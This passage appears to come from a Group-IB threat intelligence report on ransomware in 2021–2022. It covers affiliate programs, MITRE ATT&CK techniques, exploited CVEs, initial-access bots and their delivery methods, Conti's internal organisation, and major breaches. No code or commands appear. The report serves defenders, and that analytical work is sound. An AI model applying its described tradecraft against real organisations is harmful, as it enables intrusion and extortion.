
Latin America

In H2 2021 – H1 2022, **123 attacks** were conducted in Latin America, which is 4% of the total number of attacks worldwide.

The most often targeted countries were **Brazil (39%)**, **Argentina (17%)**, and **Peru (14%)**.



The most active groups in Latin America were **Lockbit (38%)**, **Hive (8%)**, and **Vice Society (8%)**.



Public affiliate programs

Ransomware affiliate programs continued to grow more and more popular in H2 2021 – H1 2022. Ransomware operators actively recruited new members on underground forums.


Pentesters were in the highest demand, although in recent years, criminal groups have also been interested in narrower specialists such as access brokers, spammers, and operators for calling victims.

More specific ads exist for pentesters. For example, threat actors look for experts in privilege escalation or network administrators to better move laterally across networks during post-exploitation.

For the period H2 2021 – H1 2022, Group-IB experts detected **20** new public affiliate programs (RaaS) being discussed on dark web forums, which is one program less than in the previous period. New ones included ads from well-known ransomware operators such as **Hive, Luna, ALPHV, Yanluowang, Lockbit v2/v3** and **Avos**.

New Programs	Old Programs	Terminated programs
ALPHV	Crylock	Babuk
Avos	Lockbit	Conti
Hive	RTM	Makop
Luna	Zeppelin	Nemty
Yanluowang	—	NetWalker
—	—	Phobos
—	—	REvil
—	—	Snatch

RaaS 2021 - 2022




1 — Date 2 — Forum 3 — Name 4 — Username

In H2 2021 – H1 2022, the affiliate programs **Babuk, Conti, Makop, Nemty, NetWalker, Phobos, REvil,** and **Snatch** closed down. Nevertheless, the groups Phobos, Snatch, Makop, and REvil2 continued to be active. The rest of the ransomware was either taken down or rebranded.

The most popular dark web forums, including **Exploit** and **XSS**, banned advertising affiliate programs. Since July 2021, the majority of such advertisements have, therefore, moved to a new forum called **RAMP**, which specializes in ransomware.

Number of RaaS ads by forum

Threat actor	Quantity
RAMP	12
XSS	4
Blackbiz	1
Dedikatet	1
Raidforums	1
Rutor	1



As a result of the bans, cybercriminals began to post covert ads. For example, the ads mentioned pentesters with knowledge of **Cobalt Strike** and **Metasploit**, experience in working with backups and shadow copies, and other skills that clearly implied that they were still looking for new members.




Figure 16. Post about looking for pentesters

During H2 2021 – H1 2022, Group-IB specialists detected more than **20 offers** implicitly looking for partners to join various affiliate programs (RaaS). With these non-public offers, the total number of new affiliate programs has more than doubled.

Many ransomware groups avoid publishing ads about looking for partners. Instead, they contact users directly on forums or privately. Some groups move from one affiliate program to another. For instance, Conti's documents that were leaked online in February 2022 revealed that, in July 2021, Conti wanted to absorb an entire team of pentesters from another ransomware group called **Crylock** when the latter faced internal conflicts.

Tactics, techniques and procedures used in ransomware attacks

The ransomware industry is moving forward. Threat actors are using tried-and-tested as well as new methods.

- The ransomware industry is still easy to enter, even for inexperienced threat actors. This became possible thanks to the ransomware-as-a-service (RaaS) model, which sees participants use, in part, custom data extraction tools, making the process extremely simple. In addition, affiliates often buy access on underground markets.
- New trends include the exploitation of zero-day vulnerabilities by ransomware operators. REvil affiliates, for instance, used such vulnerabilities to attack **Kaseya** customers.
- Another new trend among ransomware groups is compromising supply chains to gain access to a large number of victims. This tactic was used by the threat group DarkSide.
- Many ransomware affiliates extensively applied living-off-the-land (LotL) techniques in their attacks, i.e. used legitimate utilities or tools installed on the victims' devices. Some threat actors went so far as to abandon ransomware and use a legitimate tool called **BitLocker** instead.
- At the same time, hackers continue to use malware. For instance, the bots **Emotet**, **Qakbot**, **IcedID** and others are often used to gain initial access. The most popular post-exploitation tool, Cobalt Strike, was involved in nearly 60% of the ransomware attacks analyzed. Since around March 2022, hackers started using a new post-exploitation framework called **Brute Ratel C4**. Threat actors also used another framework called Sliver.

Group-IB mapped threat actor activity to the **MITRE ATT&CK**[®] matrix to help prioritize security measures in companies and better understand the key tactics used by threat actors.

Initial Access

- External Remote Services T1133
- Exploit Public-Facing Application T1190
- Phishing T1566
- Drive-by Compromise T1189
- Hardware additions T1200
- Supply Chain Compromise T1195

Execution

- Command and Scripting Interpreter T1059
- Exploitation for Client Execution T1203
- Native API T1106
- Scheduled Task/Job T1053
- Software Deployment Tools T1072
- System Services T1569
- User Execution T1204
- Windows Management Instrumentation T1047

Persistence

- Boot or Logon Autostart Execution T1547
- BITS Jobs T1197
- Create Account T1136
- External Remote Services T1133
- Scheduled Task T1053
- Server Software Component T1505
- Valid Accounts T1078

Privilege Escalation

- Abuse Elevation Control Mechanism T1548
- Access Token Manipulation T1134
- Create or Modify System Process T1543
- Exploitation for Privilege Escalation T1068
- Hijack Execution Flow T1574
- Process Injection T1055
- Scheduled Task/Job T1053

Defence Evasion

- BITS Jobs T1197
- Deobfuscate/Decode Files or Information T1140
- File and Directory Permissions Modification T1222
- Hide Artifacts T1564
- Impair Defenses T1562
- Indicator Removal on Host T1070
- Masquerading T1036
- Obfuscated Files or Information T1027
- Signed Binary Proxy Execution T1218
- Subvert Trust Controls T1553
- Virtualization/Sandbox Evasions T1497

Credential Access

- OS Credential Dumping T1003
- Brute Force T1110
- Credentials from Password Stores T1555
- Exploitation for Credential Access T1212
- Unsecured Credentials T1552
- Steal or Forge Kerberos Tickets T1558
- Input Capture T1056

Discovery

- Account Discovery: Local Account T1087.001
 - Account Discovery: Domain Accounts T1087.002
 - Permission Groups Discovery: Local Groups T1069.001
 - Permission Groups Discovery: Domain Groups T1069.002
 - Domain Trust Discovery T1482
 - Remote System Discovery T1018
 - Network Service Scanning T1046
 - Network Share Discovery T1135
 - System Network Connections Discovery T1049
 - System Network Configuration Discovery T1016
 - System Information Discovery T1082
 - System Owner/User Discovery T1033
 - Software Discovery T1518
 - Process Discovery T1057
 - System Service Discovery T1007
 - File and Directory Discovery T1083
 - Query Registry T1012
 - Software Discovery: Security Software Discovery 1518.001
-

Lateral Movement

- Exploitation of Remote Services T1210
- Remote Services: Remote Desktop Protocol T1021.001
- Remote Services: SMB/Windows Admin Shares T1021.002
- Valid Accounts: Domain Accounts T1078.002
- Valid Accounts: Local Accounts T1078.003
- Lateral Tool Transfer T1570
- Use Alternate Authentication Material T1550
- Internal Spearphishing T1534
- Phishing T1566
- Distributed Component Object Model T1021.003
- Windows Remote Management T1021.006
- Pass the Ticket T1550.003
- Software Deployment Tools T1072

Collection

- Archive Collected Data T1560
- Automated collection T1119
- Data from Local System T1005
- Data from Network Shared Drive T1039

Command and Control

- Application Layer Protocol T1071
- Encrypted channel T1573
- Data encoding T1132
- Data Obfuscation T1001
- Fallback Channels T1008
- Multi-Stage Channels T1104
- Ingress Tool Transfer T1105
- Protocol Tunneling T1572
- Proxy T1090
- Remote Access Software T1219

Exfiltration

- Data transfer limits T1030
- Exfiltration Over Web Service T1567
- Automated Exfiltration T1020

Impact

- Inhibit System Recovery T1490
 - Data Destruction T1485
 - Data Encrypted for Impact T1486
-

The ways in which threat actors access victims' networks is worth looking at separately.

- **External Remote Services T1133**

External remote access services, especially RDP and VPNs, are still extensively used by ransomware affiliates. About half of all the attacks analyzed started with compromising RDP servers. The fact that many employees continue to work remotely makes it a viable tactic.

Some threat actors (such as LockBit affiliates) attacked infrastructure from within by using VPN credentials to connect to target networks as well as their own virtual machines for penetration testing.

- **Exploit Public-Facing Application T1190**

In H2 2021 – H1 2022, ransomware affiliates continued using various vulnerabilities in public-facing applications. In many cases, it took threat actors only a few weeks to create exploits for recently discovered vulnerabilities.

Some threat actors gained access to zero-day vulnerabilities. A notable example involves REvil affiliates, who attacked thousands of Kaseya customers by exploiting vulnerabilities in VSA servers. **FIN11** (the group behind **Clop** ransomware) exploited a number of zero-day vulnerabilities in an outdated file transfer tool called **Accellion File Transfer Appliance (FTA)** in order to deploy a web shell.

Below is a list of the most notable vulnerabilities discovered in 2021 and exploited by various ransomware affiliates:

- CVE-2021-20016 (SonicWall SMA100 SSL VPN)
- CVE-2021-20028 (SonicWall SMA SQLi)
- CVE-2021-26084 (Atlassian Confluence)
- CVE-2021-26855 (Microsoft Exchange)
- CVE-2021-27101, CVE-2021-27102, CVE-2021-27103,
- CVE-2021-27104 (Accellion FTA)
- CVE-2021-30116 (Kaseya VSA)
- CVE-2021-34473, CVE-2021-34523, CVE-2021-31207 (Microsoft Exchange)
- CVE-2021-35211 (SolarWinds)

In addition to the vulnerabilities mentioned above, the following ones were detected as being used in H1 2022:

- CVE-2022-26134 (Atlassian Confluence Server and Data Center)
- CVE-2022-26352 (dotCMS 3.0)
- CVE-2022-24500 (Windows SMB Remote Code Execution Vulnerability)
- CVE-2022-26809, CVE-2022-26923, CVE-2022-26925 (Microsoft Critical Vulnerabilities)
- CVE-2022-29499 (Mitel VoIP)
- CVE-2022-23714 (LPE in Elastic Endpoint Security for Windows)

• Phishing T1566

Ransomware operators started using bots in manually managed attacks more often. In 2020, many bots were assigned to specific affiliates. Currently, however, most bots are used by various threat actors. The Trojan **IcedID**, for instance, was used by REvil, Conti, XingLocker, and RansomExx affiliates.

Threat actors often used bots to start post-exploitation activities by loading frameworks such as Cobalt Strike and **PowerShell Empire**. Other threat actors started experimenting with less popular malware in order to lower the risk of being detected. For instance, the group **TA551** used a program based on **Sliver**, a cross-platform open-source framework for emulating hacker actions.

Another example is loading tools based on Remote Access Trojans (RATs). Various bots, including **Trickbot**, **BazarLoader** and **IcedID**, were found to push **DarkVNC**.

- The threat group Conti used the **Emotet** bot, which was distributed using malicious Microsoft Word documents and Microsoft Excel spreadsheets, as well as using phishing resources that imitated installation pages for the Adobe PDF Component. In January 2021, the botnet was shut down, but in November Emotet resurfaced. In the past, the bot was used for downloading additional malware; now, it directly loads Cobalt Strike Beacon, which gives affiliates post-exploitation capabilities.

- Ryuk affiliates used **BazarLoader** for gaining initial access. Unlike many other bots, BazarLoader was distributed using vishing (phishing over the phone). The threat actors first sent potential victims spam emails about paid subscriptions and suggested canceling them over the phone. During the call, the threat actors tricked the victims into visiting a fake website and downloading and opening a malicious document that downloaded and ran BazarLoader. Another interesting method used by the operators of BazarLoader involved using feedback forms on legitimate websites. Given that most manually managed ransomware campaigns target corporate infrastructures, this was an effective approach. By using the technique Spear Phishing via Service T1566.003, the threat actors sent phishing emails with links to legitimate Google pages, which were used for storing malicious files. BazarLoader operators also used more traditional methods. For instance, together with TA551 they distributed their bot using malicious Microsoft Office documents.
- REvil, DoppelPaymer, and Conti affiliates used **Qakbot**. It was mainly distributed through spear phishing emails containing links or attachments (malicious Microsoft Excel spreadsheets). The threat actors also compromised email servers. By exploiting vulnerabilities in Microsoft Exchange, ransomware affiliates gained access to target networks and used such servers for mass spamming.
- As mentioned above, the operators of **IcedID** also cooperated with many affiliates. The bot was mainly distributed by **TA551** through malicious Microsoft Word documents. The threat actors also packed malicious JS files into an archive and sent spear phishing emails.
- The operators of **Trickbot** worked with TA551 to distribute the malware after Emotet was taken down. One of their tactics was to send phishing emails with malicious documents. In most cases, Trickbot was used by Conti and Diavol affiliates to gain initial access to target networks.
- As part of their scarce manually managed attacks, the operators of **Dridex** used their bot to load Cobalt Strike Beacon or PowerShell Empire in order to ensure post-exploitation capabilities. Dridex was also used by **Grief** affiliates (Grief is rebranded DoppelPaymer).
- **Hancitor** is another example of a bot that delivers Cobalt Strike Beacon. The bot has a long history. At the time of writing, Hancitor is believed to be linked to a group tracked in Group-IB's Threat Intelligence system as **Balbesi**. **Zeppelin** and **Cuba** ransomware affiliates also used Hancitor.
- **ZLoader** (also known as Silent Night) was often used by **Ryuk**, **Egregor**, and **DarkSide** affiliates to gain initial access to industrial networks. The threat actors distributed the malware through malicious ads that lured victims to fake websites with malicious installers, e.g., TeamViewer. Another tactic involved sending spear phishing emails with attachments, e.g., Microsoft Excel spreadsheets. By doing so, ZLoader was dropped on the victim's computer and downloaded Cobalt Strike Beacon or the Atera agent (a legitimate solution for remote monitoring and management). In April 2022, Microsoft reported that, together with other companies, it had conducted a successful operation to shut down ZLoader.

- Affiliates linked to Evil Corp continue using the **SocGholish** framework to gain initial access to their targets. The threat actors use ads to trick victims into downloading and launching fake updates for Chrome, Firefox, and Edge browsers as well as other software such as Teams and Flash Player. In some cases, SocGholish operators targeted corporate websites and exploited vulnerabilities in WordPress plugins to compromise devices used by employees. In late 2021, a campaign started as part of which SocGholish operators distributed a loader called **BLISTER**, which downloaded Lockbit ransomware. Moreover, cases were discovered where SocGholish downloaded Cobalt Strike Beacon, which was subsequently used for infecting victims with LockBit.
- **Drive-by Compromise T1189**
In rare cases, bot operators gained initial access to infrastructures by using exploit kits. ZLoader operators used Spelevo EK, for example, while Dridex used Rig EK.
- **Hardware additions T1200**
In 2021, **FIN7** continued its **BadUSB** attacks to infect computers in corporate environments by sending packages using the United States Postal Service (USPS) and United Parcel Service (UPS). The sender was specified as either the **US Department of Health and Human Services (HHS)** or **Amazon**, and the packages contained LilyGo-branded USB devices.

The devices were used to launch a malicious PowerShell command, which downloaded a set of FIN7's tools for the first stage of the attack. The post-exploitation stage was carried out by the groups REvil and BlackMatter, which extracted data and deployed ransomware.
- **Supply Chain Compromise T1195**
After the SolarWinds breach, supply-chain attacks became a major issue. Although the technique has not become particularly popular among ransomware operators, some did use it. A notable case was described by Mandiant: a DarkSide affiliate compromised the website for the **SmartPSS** software and infected the installer with a Trojan.

Insight into an affiliate program (Conti)

In June 2022, Group-IB released a detailed report on the cybercrime group Conti entitled "**ARMADA CONTI: ARMATTACK CAMPAIGN**". By November 2022, Conti had ceased to exist, but other hackers will undoubtedly use its tactics and techniques.

After Conti terminated its operations, some of its affiliates likely moved to other affiliate programs. It is anticipated that the group itself may rebrand and return under a different name.

In February 2022, Conti stated publicly that the group supported Russia in its military conflict with Ukraine, which caused an internal clash within the group. Outraged by the position voiced by the group, one of the members released hundreds of JSON files with Conti's private chat logs. The leaked correspondence between the threat actors gave experts a whole range of valuable data about the group.


Much like a legitimate IT startup, Conti had its own HR, R&D, and OSINT departments. There was a corporate hierarchy, and members were paid a regular salary and enjoyed a bonus program and vacations. One of the tasks assigned to the technical team was to monitor Windows updates and analyze changes made with new patches.

The technical team was divided into several groups managed by team leads. The team leads issued tasks, helped with up-to-date malicious files and updates, and were responsible for activities in victims' networks and other technical tasks. They also led chat sessions with subordinates to discuss any ongoing issues. In other words, team leads ensured all the necessary conditions for the team members to successfully complete their tasks.

Each group included developers, OSINT specialists, a system administrator, a tester, and a reverse engineer. The teams also included pentesters with experience in finding zero-day vulnerabilities and a specialist responsible for uploading content to DLSs. The latter was in charge of sending keys to victims after the ransom was paid. Conti staff also included a training specialist.

HR and recruiting played an important role for Conti. The group had well-organized processes for selecting resumes and for negotiating with candidates and interviewing them. Nevertheless, there was a high turnover of technical specialists.

Figure 17. Conti structure



The leaked correspondence contained instructions on how to achieve persistence in the network, elevate privileges, and find specific information.

After compromising the Active Directory, the hackers would look for accounts belonging to administrators, engineers, or IT employees. The hackers were interested in backup servers for further encryption. Conti instructions also insisted on checking that the backups had indeed been encrypted.

After elevating privileges to domain administrators and gaining access to files on compromised devices, Conti looked for information that could bring them ransoms (e.g. financial and accounting documents, customer details).

Conti interacted closely with other criminal groups such as **Ryuk**, **Maze**, **Netwalker**, and **Lockbit**. Our analysis of the ARMattack campaign revealed that Conti's arsenal included more than the previously described Windows tools. Group-IB experts also found Linux ransomware: Conti and Hive. The group strove to create unique tools without an overlapping codebase.

By doing so, they ensured that, when compared, the code for their tools would not help identify common patterns. Before the correspondence was leaked, cybersecurity researchers could only assume that some RaaS affiliates were in fact Conti divisions.

Conti often used network access from other initial access brokers, while other times they shared the access for a modest 20% of the profit.

After the leak, the group was torn apart by internal conflicts and struggled. The group's top management failed to communicate with the team, salaries were delayed, and some team leads left the project. The group faced serious financial difficulties, but some of its members were ready to restart the project 2 to 3 months later.

In reality, however, the group and its partners continued with their operations. Their website was offline only a few times (and never for longer than one day), and the number of organizations affected by Conti ransomware was even higher during the "crisis quarter" than the previous year. One of the largest attacks conducted during this period was a ransomware campaign against Costa Rica, which resulted in a state of emergency being declared. Conti attacks lasted throughout May 2022.

ATTACKS ON MAJOR COMPANIES

Victims of ransomware operators included large fintech and IT companies. In some cases, this led to large-scale supply-chain attacks.

- In early July 2021, one of the largest ransomware sprees in history took place. The ransomware group **REvil (aka Sodinokibi)** targeted MSPs and their customers through **Kaseya**, an MSP software provider. The REvil operators gained access to the company's infrastructure and injected a malicious update into Kaseya VSA, an RMM (Remote Monitoring and Management) software. After that, the criminals deployed the ransomware and sent emails to the victims demanding ransoms.
- In December 2020 and January 2021, several companies that had used **Accellion FTA** (File Transfer Application) experienced cyberattacks. Data relating to the victims was published on a DLS belonging to the threat actor **Clop**. Echoes of this case can be felt to this day: in October 2022, threat actors published the database belonging to the telecom operator **Singtel**, which is presumably related to the Accellion leak.
- On July 30, 2021, LockBit gained access to the servers used by **Accenture**, one of the biggest consulting firms in the world, and stole over 6 TB of data. The threat actors demanded a ransom of \$50 million.
- In November 2021, Clop hacked the servers belonging to **Swire Pacific Offshore** (SPO), a Singapore-based marine & offshore contractor with an annual revenue of about \$3 billion and a fleet of over 50 vessels. The threat actors gained access to 2,500 systems belonging to the company.
- On February 19, 2022, the group **Lapsus\$** attacked **Nvidia**, an American producer of graphics processing units and systems on chips. The attack significantly disrupted the company's email service and developer tools. The threat actors stole over 1 TB worth of data from Nvidia's network. On March 4, Lapsus\$ attacked Samsung Electronics, as a result of which the threat actors stole about 190 GB worth of confidential data and made it public. On March 20, Lapsus\$ attacked Microsoft. The threat actors stole 37 GB worth of source code for Cortana (virtual assistant) and Bing (search engine).
- On August 8, 2022, it came to light that the ransomware group **Yanluowang** had attacked **Cisco**. The threat actor claimed to have stolen 2.75 GB of data, consisting of approximately 3,100 files.

INITIAL ACCESS BROKERS (IAB)

Threat actors usually use compromised VPN and RDP account details to penetrate the target company's network. In recent years, ransomware operators have purchased such access on the dark web more and more often. The approach allows them to skip the first stages of an attack and find new victims much quicker.

